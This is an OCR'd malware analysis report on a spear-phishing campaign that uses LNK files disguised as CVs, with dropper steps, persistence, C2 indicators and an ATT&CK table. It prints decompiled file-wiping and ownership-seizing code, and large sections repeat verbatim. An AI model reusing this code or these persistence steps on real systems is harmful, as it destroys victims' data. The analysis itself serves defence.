
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
